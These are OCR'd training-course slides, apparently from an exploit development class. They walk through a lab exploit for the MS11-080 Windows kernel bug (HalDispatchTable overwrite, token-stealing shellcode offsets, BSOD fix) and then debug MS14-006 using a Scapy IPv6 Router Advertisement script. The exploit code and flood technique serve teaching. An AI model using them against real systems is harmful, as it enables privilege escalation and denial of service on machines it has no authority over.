                c_void_p, c_uint, DWORD)
(Truncated for space)
```


Exercise: The Exploit Code (3)

This section of the code simply defines some of the C data types required to work with the various Windows APIs.

```
WSAGetLastError          = windll.Ws2_32.WSAGetLastError
WSAGetLastError.argtypes = ()
WSAGetLastError.restype  = c_int
SOCKET                   = c_int
WSASocket                = windll.Ws2_32.WSASocketA
WSASocket.argtypes       = (c_int, c_int, c_int, c_void_p, c_uint, DWORD)
```

Exercise: The Exploit Code (4)

```
#Create our deviceiocontrol socket handle
client = WSASocket(socket.AF_INET, socket.SOCK_STREAM,
socket.IPPROTO_TCP, …)
```

- This truncated snippet sets up our socket and the structure just above that
- Just after this section is the data type definition and memory allocation in user space

```
baseadd     = c_int(0x1001)
MEMRES      = (0x1000 | 0x2000)
...
kernel32.WriteProcessMemory(-1, 0x1000, irpstuff, 0x100,
byref(written))
```


Exercise: The Exploit Code (4)

On this slide are some code snippets that create the socket required to meet the requirement of having a socket in CONNECTING state, some more data type variable definitions, and the WriteProcessMemory() function call. Not shown on the slide but in this same region is the location of the memory allocation and VirtualProtect() settings to ensure the page is executable.

Exercise: The Exploit Code (5)

- The next section of code, titled "KERNEL INFO," obtains the addresses such as that of the HalDispatchTable, as well as preserving pointers

```
hKernel = kernel32.LoadLibraryExA(kernelver, 0, 1)
HalDispatchTable = kernel32.GetProcAddress(hKernel,
"HalDispatchTable")
HalDispatchTable -= hKernel
HalDispatchTable += krnlbase
```

- After this is the exploitation and cleanup sections that we have already covered, or that you need to repair as requested on the following slides

Exercise: The Exploit Code (5)

The "KERNEL INFO" section is used to get the address of the HalDispatchTable, as well as various functions so that we can repair anything we change during post-exploitation. After this section in the script are the exploitation and cleanup sections. You work with these upcoming sections.

Exercise: Repairing the Shellcode

- Under "EXPLOITATION" in the script, is the following code:

```
if OS == "XP":
    _KPROCESS = ""    #You need to repair this part...
    _TOKEN    = ""    #You need to repair this part...
    _UPID     = ""    #You need to repair this part...
    _APLINKS  = ""    #You need to repair this part...
```


- The strings are empty and you need to define the variables
- Earlier, we talked about "write-what-where" attacks and how to locate various structures
- Perform this now
- The next slides show the answer, but don't cheat!

Exercise: Repairing the Shellcode

You must now go into the script under the "EXPLOITATION" section and locate the following code:

```
if OS == "XP":
    _KPROCESS = ""    #You need to repair this part...
    _TOKEN    = ""    #You need to repair this part...
    _UPID     = ""    #You need to repair this part...
    _APLINKS  = ""    #You need to repair this part...
```

The strings are empty and you must find the variables. This serves as part of the shellcode, so the token is properly stolen. Earlier, we talked about "write-what-where" attacks and how to locate various structures. Your job is to locate the offsets necessary to define the requested variables. Do this now without looking on the next slides because they show the answers.



Exercise: Shellcode Answers (1)

At FS:[0x124] in the TEB is the pointer to KTHREAD. We simply need to dump what is at this location to obtain the pointer.

```
kd> dd fs:[0x124] L1
0030:00000124  80552840 ← KTHREAD PTR
```

When we get that pointer, we can use WinDbg to look at the _KPROCESS structure with the dt command. Specifically, we want to look at ReadyListHead+4 to see the offset for the pointer to EPROCESS/KPROCESS.

```
kd> dt nt!_KPROCESS ReadyListHead 80552840
   +0x040 ReadyListHead :      _LIST_ENTRY [ 0x8055287c - 0x80552aa0 ]
kd> dd 80552840+44 L1
80552884  80552aa0
```

We can see that at offset +44 within the _KPROCESS structure is the pointer to EPROCESS/KPROCESS. We can now define _KPROCESS to equal \x44.

Exercise: Shellcode Answers (2)

- Now we must define _TOKEN = “”

```
kd> dt nt!_EPROCESS Token
   +0x0c8 Token : _EX_FAST_REF
```

- TOKEN = “\xc8”
- Next up is the Unique Process ID, _UPID = “”

```
kd> dt _EPROCESS UniqueProcessId
nt!_EPROCESS
   +0x084 UniqueProcessId : Ptr32 Void
```

- UPID = “\x84”

Exercise: Shellcode Answers (2)

Now we need to define _TOKEN. Again, we can use the dt command to dump the Token location from within _EPROCESS:

```
kd> dt nt!_EPROCESS Token
   +0x0c8 Token : _EX_FAST_REF       #_TOKEN = "\xc8"
```

Next is the Unique Process ID, _UPID:

```
kd> dt _EPROCESS UniqueProcessId
nt!_EPROCESS
   +0x084 UniqueProcessId : Ptr32 Void      #_UPID = "\x84"
```

Exercise: Shellcode Answers (3)

- Finally, we must define the Active Process Links offset, _APLINKS = “”

```
kd> dt _EPROCESS ActiveProcessLinks
nt!_EPROCESS
   +0x088 ActiveProcessLinks : _LIST_ENTRY
```

- We have the pieces we need for our shellcode:
  - _KPROCESS = “\x44”
  - _TOKEN = “\xc8”
  - _UPID = “\x84”
  - _APLINKS = “\x88”

Exercise: Shellcode Answers (3)

Finally, we must define the Active Process Links offset, _APLINKS:

```
kd> dt _EPROCESS ActiveProcessLinks
nt!_EPROCESS
   +0x088 ActiveProcessLinks : _LIST_ENTRY     #_APLINKS = "\x88"
```

We have the pieces we need:

_KPROCESS = “\x44”
_TOKEN = “\xc8”
_UPID = “\x84”
_APLINKS = “\x88”

Exercise: Something Is Wrong Here

- Something is wrong in the following code in your script:

```
## Trigger Pointer Overwrite
print "[*] Triggering AFDJoinLeaf pointer overwrite..."
IOCTL             = 0x000120bb  # AFDJoinLeaf
inputbuffer       = 0x1004
inputbuffer_size  = 0x108
outputbuffer_size = 0x0
outputbuffer      = HalDispatchTable0x4 # FIX THIS!!!
IoStatusBlock = c_ulong()
```


- Hint: Set a breakpoint on something that calls this entry during a successful exploit
- Fix it!

Exercise: Something Is Wrong Here

This slide gives you the next task to complete. Something in the following code is causing a problem:

```
## Trigger Pointer Overwrite
print "[*] Triggering AFDJoinLeaf pointer overwrite..."
IOCTL             = 0x000120bb  # AFDJoinLeaf
inputbuffer       = 0x1004
inputbuffer_size  = 0x108
outputbuffer_size = 0x0
outputbuffer      = HalDispatchTable0x4 # FIX THIS!!!
IoStatusBlock = c_ulong()
```

The line that says FIX THIS!!! is where the problem is located. Your hint is to set a breakpoint.



Exercise: We Get a BSOD

When we run the script as is, we get a BSOD, or at least you should. We get the following access violation information:

```
Access violation - code c0000005 (!!! second chance !!!)
c00010d5 0000              add     byte ptr [eax],al     #
EVENT_NBT_NON_OS_INIT
```

Be sure to try to solve this issue on your own before moving forward because the answers are on the next slide. If you choose to simply read the answers, you will not take away as much, and you will also likely finish way before the other students in class.

Reference

Another good list of status code mappings: http://deusexmachina.org.uk/ntstatus.html.

Exercise: BSOD Solution (1)

- Set a breakpoint on the function that calls the DWORD pointer at HalDispatchTable+4
  - The exploit code calls the function where we should set the breakpoint:

```
## Trigger shellcode
inp  = c_ulong()
out  = c_ulong()
inp  = 0x1337
hola = ntdll.NtQueryIntervalProfile(inp, byref(out))
```

  - Take a look at NtQueryIntervalProfile() and locate the call to the HalDispatchTable+4

Exercise: BSOD Solution (1)

Set a breakpoint on the function that calls the DWORD pointer at HalDispatchTable+4. If you look at the exploit code, you see the ## Trigger shellcode comment, which follows with a line that says, `hola = ntdll.NtQueryIntervalProfile(inp, byref(out))`. Remember, after we perform the overwrite in the HalDispatchTable+4, we have to call a function that calls that pointer. NtQueryIntervalProfile() does just that, and we are using in the exploit. The code snippet is next:

```
## Trigger shellcode
inp  = c_ulong()
out  = c_ulong()
inp  = 0x1337
hola = ntdll.NtQueryIntervalProfile(inp, byref(out))
```

Use WinDbg to locate the address of the call.

Exercise: BSOD Solution (2)

- Confirm the location of the call to the HalDispatchTable+4 PTR and set the breakpoint

```
kd> u nt!KeQueryIntervalProfile+31 L1
nt!KeQueryIntervalProfile+0x31:
8063d493 call dword ptr[HalDispatchTable+0x4 8054593c]
kd> bp nt!KeQueryIntervalProfile+31
```

- Now go and run the script to hit the breakpoint

```
Breakpoint 0 hit
nt!KeQueryIntervalProfile+0x31:nt!HalDispatchTable+0x4
kd> dd HalDispatchTable+4 L1
8054593c  c0000207
```

The status code is being written to the HalDispatchTable+4, and this is an invalid location in Kernel memory

Exercise: BSOD Solution (2)


On this slide, we use WinDbg to confirm the address for the call to HalDispatchTable+0x4 and follow it up with a breakpoint:

```
kd> u nt!KeQueryIntervalProfile+31 L1
nt!KeQueryIntervalProfile+0x31:
8063d493 call dword ptr[HalDispatchTable+0x4 8054593c]
kd> bp nt!KeQueryIntervalProfile+31
```

Next, we run the script:

```
Breakpoint 0 hit
nt!KeQueryIntervalProfile+0x31:nt!HalDispatchTable+0x4
kd> dd HalDispatchTable+4 L1
8054593c  c0000207
```

We can see that the NT Status Code is written to the output buffer address in the HAL. This is an invalid memory address and is in Kernel memory where we cannot map our shellcode, hence the blue screen.



Exercise: BSOD Solution (3)

To solve the issue of the most significant byte of the status code being in Kernel memory, simply add 1 byte to the output buffer address so that we push the \xc0 out of the DWORD PTR.


```
outputbuffer      = HalDispatchTable0x4 +1 # FIXED!!

kd> dd HalDispatchTable+4 L1
8054593c  000207ba  ←Pointer to our shellcode
kd> u 000207ba    ← \xc0 is gone
000207ba xor eax,eax                #SHELLCODE!
000207bc mov eax,offset hal!HalpSetSystemInformation
000207c1 mov dword ptr [nt!HalDispatchTable+0x8] ,eax
000207c6 mov eax,offset hal!HaliQuerySystemInformation
000207cb mov dword ptr [nt!HalDispatchTable+0x4],eax
```

Exercise: Continue to Investigate

- If you made it to this point, you have completed the main exercise objective of getting the script working
- Continue to investigate to further understand the vulnerability
  - Specifically, look at the IRP and IOCTL code
  - See if you can reverse why it is formatted that way in the exploit and why it gets us through the necessary code path


Exercise: Continue to Investigate

If you made it to this point, you have completed the main exercise objective of getting the script working. Continue to investigate to further understand the vulnerability. Specifically, work on ensuring you understand the IRP we are sending to the appropriate IOCTL code. See if you can reverse why it is formatted that way in the exploit and why it gets us through the necessary code path. There is a lot to look at.



Exercise: MS11-080 - The Point

The purpose of this exercise was to apply the HalDispatchTable overwrite technique to a real-world Kernel vulnerability, as well as applying the technique to steal an access token for privilege escalation.



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



760.4 Extended Hours


In this extended session, you have the option of further examining MS14-006 to see it through exploitation (DoS). You also have the option of looking at Duqu, as well as starting to look at MS14-040.



Exercise: Examining MS14-006 (1)

At the end of 760.3, you may have performed the optional diffing exercise against MS14-006. If not, and you want to work on this exercise, first review the notes at the end of 760.3 and perform the diff before continuing. The best option for this exercise is to use Windows 8 64 bit or 32 bit. The patch was not released for any OSes other than Windows 8, RT, and Server 2012, so they still contain the bug. You may use Windows 7 64 bit or 32 bit to perform the majority of the exercise.

Your goal is to perform Kernel debugging against the target OS, write a Scapy script to hit the code in question, and use Wireshark along with debugging to confirm the bug. Do not move ahead unless you want to see the answers. The next slide includes various hints to help you get started.



Exercise: Examining MS14-006 (2)


On this slide are several hints to point you in the right direction.

- Set up a Kernel debugging session to your VM.
- Check to see whether Security Update for Microsoft Windows (KB2904659) is installed, and uninstall if so.
- In IDA, locate the instruction after the call to ExAllocatePoolWithTag() from within the Ipv6pUpdateSitePrefix() function and set a breakpoint.
- On your Kali VM, write a Scapy script that performs an IPv6 Route Advertisement to trigger the breakpoint.
- In Kali, run Wireshark to record the IPv6 Route Advertisement.
- When the breakpoint is hit, look at the pointer returned from the call to ExAllocatePoolWithTag() and compare it to the Wireshark data.

BP 1 in Ipv6pUpdateSitePrefix()

The solution starts with this slide!

- Go to the unpatched tcpip.sys file in IDA
  - **Note that you may need to analyze the tcpip.sys from your VM as the version and therefore the offsets may be different than the one supplied in your 760.3 folder
  - The arrow points to the line after the call to ExAllocatePoolWithTag()
- The circle shows the where we set our BP




BP 1 in Ipv6pUpdateSitePrefix()

This slide starts the walkthrough of confirming the bug addressed by MS14-006. The walkthrough was performed on a Windows 8.0 x64 VM. In IDA, open the unpatched tcpip.sys file. Note that your offsets may be different than the ones shown in the slide depending on the Windows version you use and the version of tcpip.sys. You may need to disassemble the tcpip.sys file from your target VM to find the appropriate offsets.

On this slide is the block of code inside of the tcpip!Ipv6pUpdateSitePrefix function that contains the instruction call cs:__imp_ExAllocatePoolWithTag. This function is responsible for allocating memory in the Kernel Pool. Specifically, this call to the function allocates the memory to store the IPv6 prefix address associated with Route Advertisements. On the version of tcpip.sys used by this 64-bit Windows 8.0 VM, the offset +141 holds the instruction test rax, rax, which immediately follows the call to ExAllocatePoolWithTag(). We want to use this as a breakpoint because RAX will hold a pointer to the allocation.

BP 2 in Ipv6pUpdateSitePrefix()

- Go to the block immediately below the previous block in IDA
  - After doing some quick reversing, we saw that the xmm0 register contained the IPv6 Prefix to be copied to the new Pool allocation
  - Set a breakpoint at this offset



BP 2 in Ipv6pUpdateSitePrefix()

Take a look at the block of code that immediately follows the block from the previous slide. After the Kernel Pool allocation is made, it is this block of code that writes the appropriate data by referencing RAX. Specifically, at offset +161 is the instruction movdqu xmmword ptr [rax+22h], xmm0. The register xmm0 holds the IPv6 prefix received in the Route Advertisement. This was confirmed through reversing and debugging and will be shown shortly on the slides.

Setting the Breakpoints in WinDbg

- We now set the breakpoints in WinDbg

```
nt!DbgBreakPointWithStatus:
fffff802`28059cf0 cc    int     3
kd> bp tcpip!Ipv6pUpdateSitePrefix+141
kd> bp tcpip!Ipv6pUpdateSitePrefix+161
kd> bl
 0 e fffff880`01b4f84 tcpip!Ipv6pUpdateSitePrefix+0x141
 1 e fffff880`01b4f86 tcpip!Ipv6pUpdateSitePrefix+0x161
kd> g
```

- Our next step is to create a Scapy script to trigger the breakpoints
- Remember that your offset may differ

WinDbg Breakpoint

On this slide, we are simply setting the breakpoints for the aforementioned offsets in WinDbg. You must first have an active Kernel debugging session and then force a break.

```
nt!DbgBreakPointWithStatus:
fffff802`28059cf0 cc    int     3
kd> bp tcpip!Ipv6pUpdateSitePrefix+141
kd> bp tcpip!Ipv6pUpdateSitePrefix+161
kd> bl
 0 e fffff880`01b4f84 tcpip!Ipv6pUpdateSitePrefix+0x141
 1 e fffff880`01b4f86 tcpip!Ipv6pUpdateSitePrefix+0x161
kd> g
```

Now that we have set and confirmed our breakpoints, we allow the OS to continue running. We next need to write a short Scapy script to trigger the breakpoints. Again, remember that your offsets may differ due to the OS you use or the version of tcpip.sys.

Scapy Script to Hit Breakpoint

- On your Kali Linux VM or whatever you brought that has a newer version of Scapy, create this script:

```
from scapy.all import *

pkt = Ether() \
 /IPv6() \
 /ICMPv6ND_RA() \
 /ICMPv6NDOptPrefixInfo(prefix=RandIP6(),prefixlen=64) \
 /ICMPv6NDOptSrcLLAddr(lladdr=RandMAC("00:00:0c"))

sendp(pkt,count=1)
```

- You need to run this, allowing it to hit your Windows 8.0 or Windows 7 VM

Scapy Script to Hit Breakpoint

This slide contains a simple Scapy script covered in the SANS SEC660 course. It sends out an ICMPv6 Route Advertisement with a random prefix and a random MAC address. Create this script on your Kali VM, or whatever system you use with a recent version of Scapy. Note that the last line contains the statement, count=1. In the script covered in SANS SEC660, this is instead, oop=1, which causes nonstop packets to be sent out, driving CPU utilization on vulnerable systems to 100%. We are setting the count to 1 to capture a single packet with Wireshark and confirm the information from inside of WinDbg.

```
from scapy.all import *

pkt = Ether() \
 /IPv6() \
 /ICMPv6ND_RA() \
 /ICMPv6NDOptPrefixInfo(prefix=RandIP6(),prefixlen=64) \
 /ICMPv6NDOptSrcLLAddr(lladdr=RandMAC("00:00:0c"))

sendp(pkt,count=1)
```


Start Up Wireshark to Capture IPv6

- We want to have Wireshark capture our IPv6 ICMP IPv6 Route Advertisement
- In Kali, start up Wireshark, select the appropriate interface, and apply the following filter:

- This captures only IPv6 Route Advertisements
- Next, execute your Scapy script to trigger the breakpoint

Start Up Wireshark to Capture IPv6

Now that the script is ready to go, we want to run Wireshark to capture the Route Advertisement packet. In Kali, or whatever system you use, start up Wireshark and start sniffing on the appropriate interface. As shown on the slide, use the filter icmpv6.type==134. Exclude the period used for punctuation. This filter causes Wireshark to show us only IPv6 Route Advertisement packets (type #134). When applied, ensure that the target VM is running from inside of WinDbg and that Wireshark is sniffing. When ready, execute the Scapy script.



Our Packet in Wireshark

